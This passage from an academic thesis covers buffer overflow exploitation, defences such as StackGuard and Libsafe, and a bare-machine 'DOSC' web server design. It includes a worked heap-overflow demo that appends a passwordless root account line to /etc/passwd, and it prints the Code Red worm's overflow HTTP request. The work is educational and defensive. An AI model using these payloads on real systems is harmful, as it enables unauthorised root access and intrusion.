pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web
Owner:/nonexistent:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged
user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail
System:/var/spool/postfix:/usr/sbin/nologin
```

**Figure 10. Unix passwd file**

Our aim is to enter an entry, like an account which has root access to the system. We will not put an * or x character , which will tell the system that there is no password required. Usually x character in this file just says that the account password is hashed in the shadow password file.

As our vulnerable program runs with root privileges we can append to the file /etc/passwd. The line we would like to add is given below.

```
myroot::0:0:m:/root:/tmp/etc/passwd
```

/tmp/etc/passwd is just a symbolic link to /bin/bash. But it also rewrites the outputfile to /etc/passwd. Output of the program is shown below in figure 11.

```
$ gcc -o heap heap.c
$ ./heap myroot::0:0:m:/root:/tmp/etc/passwd
---DEBUG-
[*] userinput  @ 0x80498d0:
myroot::0:0:m:/root:/tmp/etc/passwd
[*] outputfile @ 0x80498e8: /etc/passwd
[*] distance between: 24
----------

Writing to "myroot::0:0:m:/root:/tmp/etc/passwd" to end of
/etc/passwd
$cat /etc/passwd

root:*:0:0:Ahmed &:/root:/bin/bash
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell
Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission
User:/var/spool/clientmqueue:/usr/sbin/nologi
mailnull:*:26:26:Sendmail Default
User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-
user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep
user:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-
user:/var/spool/uucppublic:/usr/local/libexec/uucp/uuc
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web
Owner:/nonexistent:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged
user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail
System:/var/spool/postfix:/usr/sbin/nologin
myroot::0:0:m:/root:/tmp/etc/passwd

$ su myroot
$ whoami
root
```

**Figure 11. Exploitation of Heap Overflow**

When the string "myroot::0:0:m:/root:/tmp/etc/passwd" is fed into the vulnerable heap program , that string will append to the end of the /etc/passwd file. And because this line has no password and does have root root access, as the output above showed

## 2.8. Exploits and Operating Systems

Operating system are very complex systems. In today's computing we run applications on top of operating systems. So the code the machine runs is code of operating system plus the code of application. So at times we run a lot of code. The vulnerabilities like buffer overflow are either in the operating system or an application like web server running on top of it. The outcome of exploiting this vulnerability is one of the following, crashing the system or intruding into the system. Over the years a number of operating systems have been developed. The widely used operating systems are variants of Windows and UNIX. Systems .Windows and UNIX both have been exploited equally over the years.

Operating system themselves contains flaws. According to Abbot [40], seven major categories of operating system flaws are:

- Incomplete parameter validation
- Inconsistent parameter validation
- Implicit sharing of privileged / confidential data,
- Asynchronous validation / inadequate serialization
- Inadequate identification / authentication / authorization
- Violable prohibition / limit, and
- Exploitable logic error

Most of the time these flaws are in the following modules of the operating systems [49]:

- System initialization
- Memory management

- Process management
- Device management (including networking),
- File management, or
- Identification / authtication
- Access checking
- Domain definition and separation
- Object reuse

Windows NT, 2000 and UNIX like systems are mostly the target of buffer overflow exploits. A large number of exploits are available on the Internet [18, 19, 20]. The quick search on Google on buffer overflow exploit will give more then 60,000 results. Our thesis focuses on overflow targeting operating system. Like intruding into them and crashing them. Buffer overflow are applicable to most operating systems even embedded systems [5]. Multi-user systems are insecure because they lack flexibility, reason being complexity in them, e.g. access control in operating system like UNIX [50].

The debate weather windows is more secured or Linux as been in focus for a while now. One reason why Microsoft products were not initially attacked is that the techniques required are somewhat different and more importantly the code is closed source. This represents an especially alarming situation as the majority of enterprise wide information solutions are based on Microsoft products and associated third party applications and add-ons. Windows 2000 has already patched several buffer overflow vulnerabilities in its enterprise class of operating system products with a least two being reported as a major security issues i.e., Buffer overflow in IIS web server and FrontPage server extension.

It is evident from the fact that buffer overflow exploits are operating system dependent. An exploit written for one operating system will not run on the other one. Following are a list of items that are at the hacker's disposal for exploiting buffer overflow in software's running on operating systems.

- Additional programs and utilities
- Default configuration opens ports.
- Anybody can run socket programs.
- Extra services and daemons running.
- Optional features running with the applications.
- Environmental variables.
- Shell Environment.
- Scripting Engines.
- System calls.
- Operating System fingerprinting.
- More line of codes more bugs.
- Massively complex systems.
- Remote code Execution
- Executable Stack.

We can't make application programmers more careful about security, but we can make operating systems close all security holes [50].Thus operating systems are the main culprits when it comes to buffer overflow. We discuss two cases of buffer overflow that have been exploited. Knowledge is the best defenses against Buffer Overflow. Let's

discuss two cases of buffer overflow exploitation on web server applications running on operating systems.

### 2.9. Case Study: Code Red Worm

Code Red was one of the fastest growing computer worms in the history of the Internet. It exploited 359,000 hosts in 14 hours [27]. The first Code Red Incident happened in July of 2001. Microsoft Windows operating system were the only ones infected by the worm. The systems that were affected by Code Red were Windows NT running Internet Information Server (IIS) 4.0, Windows 2000 running IIS 5.0, Windows XP running IIS 6.0 beta.

Microsoft Windows operating systems have a built in search service called Index server that catalogs and indexes files and properties of the hard disk. There was vulnerability in this Indexing Server. An improper bound checking on the input buffer in a DLL file (%system32\idq.dll) allowed additional characters to be forced into the process space, hence overflowing the memory space to place the shell code.

The vulnerability lies within the code that allows the web server to interact with the Microsoft Indexing Server functionality. The exploit starts by opening a socket at http port 80 on the infected machine and sending a request as shown below:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u909
0%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c
3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

When a web server having the .ida vulnerability gets this packet, the system because of the buffer overflow runs the machine code in the http payload. What it does is

a typical stack smashing type of attack in which it overwrites the EIP. The EIP is made to execute the worm code on the stack. The worm creates it own stack which is 218h bytes. The worm uses the EBP stack based memory offset system. The first thing the worm code does is reference the data portion of the exploit code at EBP-198h. It creates its internal jump table. A function jump table is a stack-based table used to store function addresses. The worm then uses a technique called Relative Virtual Addresses (RVA) look up. This means that all the address are found within the IIS that the worm would use. Here is a list of functions that the worm uses:

- GetSystemTime()
- CreateThread()
- CreateFileA()
- Sleep()
- GetSystemDefaultLangID()
- VirtualProtect()
- TcpSockSend()
- Socket()
- Connect()
- Send()
- Recv()
- Closesocket()

Using the above functions provided by the operating system, the worm does a set of functions of its own. First it creates 100 threads. 99 out of these hundred threads are used to open sockets to send the malicious code to the other systems. Each thread would creates a socket to exploit other web server machine by creating a socket and sending the malicious code to other machines by selecting random IP address. The $100^{th}$ thread is used to deface the websites hosted on the machine. Besides these the worm does some more functions which are not relevant to my discussion and the topic of buffer overflow.

An full analysis of Code Red is done by eeye digital security researchers and is available on their website [27].

Buffer overflow vulnerability in windows operating system service that interacted with the IIS web server not only defaced the web server but also propagated it self and at times causing a Denial of Service.

# 3. BUFFER OVERFLOW PREVENTION TECHNIQUES

## 3.1. Introduction

In this section we discuss some of the techniques to prevent buffer overflow exploitation from happening. Although today various new techniques have been developed to defend systems against buffer overflow, but all efforts are in vain because all the techniques have some weakness. And the techniques have not stopped attackers from intruding into the system. Programmers still use unsafe library functions. There are many techniques to prevent buffer overflow from happening but we shall discuss only a few of them which have gained popularity recently. We shall not discuss them in details because that has been done in various papers [3, 21]. My motivation is to proof that these are temporary fix and vary from environment to environment. I have only presented the weakness these products have as analyzed by Wilander [3].

## 3.2. StackGuard

Crispin Cowan invented the StackGuard compiler [32]. It detects and stops stack-based overflows aiming to overwrite the return address. The StackGuard protects the return address from being written by putting a value which is called canary value.

StackGuard only stop overflow attacks that overwrite everything along the stack, not general attacks against the return address. The attacker can still abuse some pointer, making it point at the return address and writing new address to that memory position. Problems with techniques are discussed in a paper by Bulba and Kil3er [30].StackGuard terminates execution upon detecting an attack the vulnerabilities still allow for denial of service attacks. This is a very serious threat for the owner of the system.

### 3.3. Stack Shield

Stack Shield is a compiler patch for GCC made by Vendicator [34]. It protects against attacks that target return address and function pointers. It uses a global ret stack which replace return address to the original on the original stack when a function is returned. If the attacker had overwritten the return, the global ret stack stores the function return address in the data segment. One weakness is that if a process can access this data then so can an attacker. It is not safe from Denial of Services attacks. It also has a limit on the entries of return address. It can only store return address of 256 functions. There is another similar technique called RAD (return address defender) [31]. Has similar weakness like Stack Shield.

### 3.4. ProPolice

ProPolice [33] is built on the idea of stack guard. The protection of pointers by rearranging the local variables so that buffers are allocated at the bottom, next to the base pointer, where they cannot be overflowed to harm any other local variables. It only protects the stack. DOS is still possible. All the code has to be recompiled. It is also a GCC compiler patch.

### 3.5. LibSafe and LibVerify

Another defense against abuse of the reurn address on the stack is Libsafe [28]. It patches library functions in C that constitute potential buffer overflow vulnerabilities. A range check is made before the actual function call and ensures that the retrun address and the base ponter cannot be overwritten. Further protection has been provided with Libverify [29]. It only protects return address and base pointer. As similar problems like stack guard.

### 3.6. Summary

The general weakness of these techniques is that they all try to solve known security problems, i.e. how bugs are known to be exploited today, while not getting rid of the actual bugs in the programs. When an attacker has figured out a new way of exploiting a bug, these dynamic solutions often stand defenseless [21].

## 4. DISPERSED OPERATIONG SYSTEM COMPUTING (DOSC)

### 4.1. Introduction

The DOSC concept is a paradigm, where OS as middleware is discarded, and the necessary abstract interfaces to hardware are dispersed into applications to make them self-contained, self-managed, and self-executed (SSS). This is not same as embedded systems, as a tiny-OS embedded into application in them, and they are not general-purpose systems. When an Application Object (AO) runs, a user application is in total control of the machine during its execution, and the machine is bare. An AO also has a direct interface to hardware at application level. In order to make applications behave

that way, we defined a new concept called application object (AO) [59], which contains application program (AP) and application operating environment (AOE) as shown in Figure 1. It describes the Web Server object AO, which can be used to host web pages a running example of such web server is available at http://dosc.towson.edu. This is an actual AO object built to demonstrate the concept. The AP is the conventional program as we have today, except that it does not have any OS related functions and dependencies.

Ever wondered why a web server should be running on operating system when it is possible to run one without operating system. For example, a web server application requires functions such as: receive request for information, process request, generate response, provide information requested, and so on in the object. It may be written in C++ programming language, however, it does not have any OS related calls or functions, which are provided by the AOE objects to satisfy SSS requirement. The AO concept is similar to Service-oriented Computing [60], but it is different because a Web service may require one or more AOs, and it does not have to satisfy SSS properties.

The DOSC computing simply consists of hardware elements and AOs. The basic principle in the DOSC is that, only one AO at a time is executed in the hardware to achieve simplicity in the system and avoid sharing and multiplexing of resources between AOs.




**Figure 12. Application Object (Web Server Object)**

In a conventional computing, hardware, OS, applications, tools, and environments are structured as layers, and they are all intertwined to help a given application to run in a given environment as shown in Figure 2a. You can consider this as a "cone" structure, where an application is at the top and hardware is at the bottom of the cone. The cone structure clearly indicates the problems we face with the layered approach. As you can see in the cone, when a middle layer changes, all the above layers have a large ripple effect and may need to change. The DOSC approach makes this cone to a flat surface having hardware and AO as two objects communicating through a standard interface as shown in Figure 2b. Some sample AOs are email, Web server, Web browser, Web transaction, a bank deposit, an airline reservation, a VoIP phone, and so on. Computing applications are divided into distinguishable objects or AOs. Notice that AOs are either the whole pie, or a small slice of a pie of today's computer application. However, an AO

is not an environment such as Microsoft Word, Internet Explorer, and Database Management System. For example, in a complex banking application, one need to slice the application into many AOs such as balance checking, deposits, withdrawals, transfers, statements, and so on. Thus, a challenge in the DOSC is to slice today's complex application into single or multiple AOs. This is the reason we claim that, we can use the DOSC for certain applications today, and eventually, we can develop an AO architecture that encompass today's complex application environment, by using a computer architecture that is amicable to AOs.

An AO as shown in Figure 2(c) can be a single simple object, or a complex object that includes other AOs, that is similar to objects in object-oriented programming. A simple object could be an Email, Web Server, Editor, or a Sorting program. A complex AO could be a banking application or a desktop application, where multiple AOs work together in a complex AO hierarchy. When application objects run without any designated OS, then the entire computing paradigm changes in many ways and brings a revolution in computing.




**Figure 13. Environments**

When OS is eliminated, AOs directly communicate with hardware and manage their own resources (self-managed). Each AO is a self-contained object that consists of its own program and operating environment. Here, only necessary system interfaces are encapsulated in the AO, and nothing else. For example, if an AO requires a keyboard interface, it only has that interface in the AO. In the complex AO, AOs communicate through message passing paradigm to share data. Each AO within its object tree can be scheduled to run concurrently as multiple tasks in the system and share data. Also, AOs in a single object hierarchy can run on different processors as a loosely coupled system

and share data through message passing. Usually, applications are written by an application programmer, here AOs are written by application/system programmer, who has to have knowledge of both application and as well as its system requirements such as timing, memory, tasks, scheduling, and disk storage. In other words, we push the domain knowledge or application and its complexity to be dealt by the AO programmer, and make the computing architecture simple. For example, today, a programmer does "new" to allocate memory, and does not worry about how much memory is there in the system. In the new paradigm, a programmer should know how much memory is required, how much to allocate, and how to discard it when he/she is done. This gives more responsibility to the programmer as there is no centralized system to provide that management. The C++ API for a given hardware platform such as Intel Pentium PC will be provided to the AO programmer to facilitate programming. The operating environment designed for one AO can be reused in another AO, when AOs are built as objects, as most of the code is common to many AOs. However, each AO carries its own required environment, as there is no centralized OS in the system. This seems redundant, but the essential code required for an AO is small, storage is cheap, its simplicity is more preferable than its size. As soon as you start pulling commonality, then you resort into some sort of centralized control such as OS, which is in contrary to the philosophy of the DOSC.

### 4.2. DOSC System Architecture

The Dispersed Operating System Computing System Architecture can be best illustrated as shown in Figure 3. Domain specific applications can be designed by vendors and stored on the network. Customers can subscribe to these AOs from the

vendors for their service similar to the Internet service provided by the organizations. Stand-alone users can also store their own AOs on a disk media such as a floppy, CD, or some other persistent storage. We do not recommend any persistent media on the computer system due to its possible vulnerabilities to the system and network. AOs can be loaded from the network or from a local persistent media as needed by the customer. This can be a floppy or CDROM which is in total control of its owner. In a production environment, each computer system will have a BIOS (basic input output system) setup, which enables the system to communicate with its AO provider, or could be set to run in stand-alone mode. The AOs behave just like any other computer application today except that they run on their own on a bare machine. This means, there are no valuable computer resources in a machine where AOs are running.

The computer system architecture as shown in Figure 3 also defines minimum components needed in a computer system. A computer system could be a desktop, laptop, large computer, PDA (personal digital assistant), cell phone, or a network appliance. Each system has a CPU, Memory, Network Interface Chip (NIC), and optional I/O devices such as keyboard, mouse, display, voice interface, and so on. The CPU, memory, and NIC together are called a processor complex. A large system can have "n" number AOs running on "n" processor complexes mapped as 1:1. I/O devices available in the system depend upon the type of the pervasive device and user requirements. For the DOSC to be successful and pervasive, we require each device must have a processor complex. In addition, if the processor complex is of the same chip architecture, then the pervasive computing becomes much simpler and extensible. As Java and JVM provide ubiquity in today's computing; common processor architecture such as 386 will provide

similar environment in the DOSC architecture. If each processor complex is of different chip architecture, then we must design different AOE to work with each AP, however, the AP will be the same across all devices. We also require each processor complex (depending upon 16 bit, or 32 bit) to provide full address space of memory, so that most of the applications can run in real memory, thus making the application programs pervasive across systems, and also provide simplicity in programming. These requirements are quite feasible today due to the reduced costs of processors, and memory. Furthermore, notice that each processor complex also has a NIC and a port connection to the network thus making the processor complex as a separate node in terms of today's computing environment. As each pervasive device today requires a network interface, this is not an unreasonable demand for the future architecture.

Once the above system architecture elements are standardized, the DOSC paradigm has a greater chance to survive and provide revolutionary computer architecture for future computing. Meanwhile, this approach can be used for common applications such as Text Processing, Spreadsheets, Presentations, Email, Web Server, Web Browser, Cell Phone, PDA, and so on.




**Figure 14. System Architecture Overview**

There are three main components in the DOSC; AOs, Hardware, and Interfaces for AOs to hardware. An AO is already defined in the previous section. Another perspective of an AO is that, it is a piece of software that satisfies the SSS properties. For example, an email is an AO, but Microsoft Outlook is not! When the Microsoft OS changes, then you need new Outlook software. An AO has more chance of surviving for a longer period of time, as the processor complex architecture does not change that often. The hardware can also be considered as an object, which consists of a processor complex, and other I/O devices depending on the type of a system. The AO to hardware interfaces provide direct communication to hardware from application programs. An AO programmer can design AOE based on these interfaces. These interfaces must also be object-oriented, so that they don't change often, and when they do change, the changes

must be made as extensions to the old interfaces. Figure 4 shows sample interface calls for illustration.

```
AOAIOObject:
// get a character from the keyboard
ch = io.AOAgetCharacter(); // INT 0F5h
// print a character at a given location on the screen
io.AOAprintCharacter(ch, 300); // INT 0F7H
// print a hex value at a given location on the screen
io.AOAprintHex(integ, 340);  // INT 0FDH
// print a hex value at a current cursor location on the screen
io.AOAprintHex(integ); // INT 0FDH
// get a string  from the keyboard
int len = io.AOAgetString(buffer); // INT 0F5H
// print a string at a given location on the screen
io.AOAprintString(buffer, len, 400); // INT 0F7H
// print a string at a current cursor location on the screen
io.AOAprintString(buffer, len); // INT 0F7H
//clear screen
io.AOAcleanScreen(); // INT 0F1H
//get cursor position
pos = io.AOAgetCursor(); // INT 0F2H
//set cursor position
io.AOAsetCursor(integ); // INT 0F3H
// read a floppy disk, one sector at a time
io.AOAreadFloppy(buffer, 21); // INT 0FAH
// get a timer value
integ = io.AOAgetTimer(); // ;INT 08H
// exit from program
io.AOAExit();
AOAEtherObject:
Init(); //  Initialize device
Send(char*, int); // // Send packet
Receive(char*); //  Receive pakcet
Close();  //Close device
getMac(char*); // Return MAC address
AOAUDPObject:
setTarget(char*, short); // Set target machine
setData(char*, int); // Set data to be sent
Send();      // Send data gram
Receive(char*);          // Receive data gram
Close();     //Close connection
```

**Figure 15.  Sample AOA Interface calls**

### 4.3. Design and Implementation of Sample Application

In order to demonstrate the feasibility of the DOSC, initially we attempted to build simple AOs such as hello, sorting algorithms, and send/receive messages. To further validate the paradigm, we have constructed complex applications such as Email and Web Server. We have architected standard AO interfaces or API to an Intel Pentium based processor. This API will provide direct hardware interfaces to application programmer at C++ level. For example, an AO programmer can setup his/her own task scheduler, and manager to perform his/her application. We have developed a unique object-oriented approach to the task interface for the DOSC. An AO programmer can define a task class object; each member function in this class can be defined as a separate task, and managed by this object. Specific scheduler algorithm and its related modules can be written to manage other tasks in the task object. The address of a task function is used initiate and run a task. An AO programmer also has direct access to timer, floppy disk, Ethernet interface, TCP/IP (transmission control protocol/internet protocol) interface, SMTP interface, memory, keyboard, display, and so on. These interfaces will enable the AOs to inherit SSS properties as mentioned before. In order to demonstrate these applications, we have developed a basic PC system interface program, which provides a total control of the system to run AO applications. In the prototype environment, we need to use PCs without any of its hard disk resources. This interface will help us to load AOs and run them in the system. Eventually, we can avoid this interface in a real system by integrating this interface right into hardware or a BIOS chip.

The hardware platform used in this implementation is IBM compatible PCs with Intel Pentium processor and at least 128MB of memory. The programming environment is Microsoft Visual C++ compiler, Microsoft, MASM 6.11, and Turbo Assembler for boot code. Each AO interface is a C++ method, which invokes a C method, which in turn invokes an assembly program. The majority of the code is written in C++ with full object-oriented style. The compilation and linking process is done through batch files in a DOS shell environment. As the code is C++ compatible, compilers and linkers are standard, the AOs can run on any IBM compatible PC. The 3C509B Ethernet card is only compatible with ISA (Industry Standard Architecture) bus thus limiting our server to run on older type of PCs. Once the new device driver is written for PCI (Peripheral Control Interconnect) bus compatible Ethernet card, then our server program can run on new PCs with much higher clock speeds in the range of Giga-hertz.

### 4.4. Web Server Application Object

An increased growth of servers on the Web, and an exponential increase in online users spur research in new server architectures and systems. A foundation for on demand computing using Web Sphere and its architectural issues are well described in [53]. Based on the Exokernel [52] approach, server operating systems were presented in [54]. Web server performance issues [56], measurements [55], and tools [58] are captured in a variety of sources and on the Web.




**Figure 16. Web Server Message Flow**

Embedded computing and onboard Web servers and their use on the Web are described in [51]; these consist of tiny-OS embedded into these systems. Our approach may seem similar to embedded computing, but it is different because unlike embedded systems we do not have any OS basis for constructing AOs. The DOSC approach advocates a bare hardware system, and an AO, which encapsulates its essential environment and a general application directly communicates with hardware. If all hardware elements or pervasive devices use the same processor architecture, then an AO can run on any device. As the technology progresses, all tiny devices including a digital camera may have 4GB memory and a 32 bit processor. Especially, if we use 32 bit processors in all devices, the cost of this processor will be almost negligible compared to the software cost. If all pervasive devices do not use the same processor architecture, they can be compatible with a standard API for AOs to facilitate running the same AO in many devices. We believe that if we develop a standard computer architecture that is amicable to AOs, standard interfaces for AOs; it is quite possible to construct AOs that can run on many pervasive devices.

Currently, our focus has been studying the feasibility of a Web server that can run on a bare machine. As this is accomplished, we can turn our attention to running this Web server on some other devices. We also plan to conduct performance measurements and benchmarks of this server.

The Web server application object requires HTTP (hypertext transmission protocol), TCP, IP, ARP, and Ethernet networking protocols and their implementation stack. As the Email AO functionality is different from the Web server, we needed to extend networking protocol suite with additional functionality. For example, in the Email

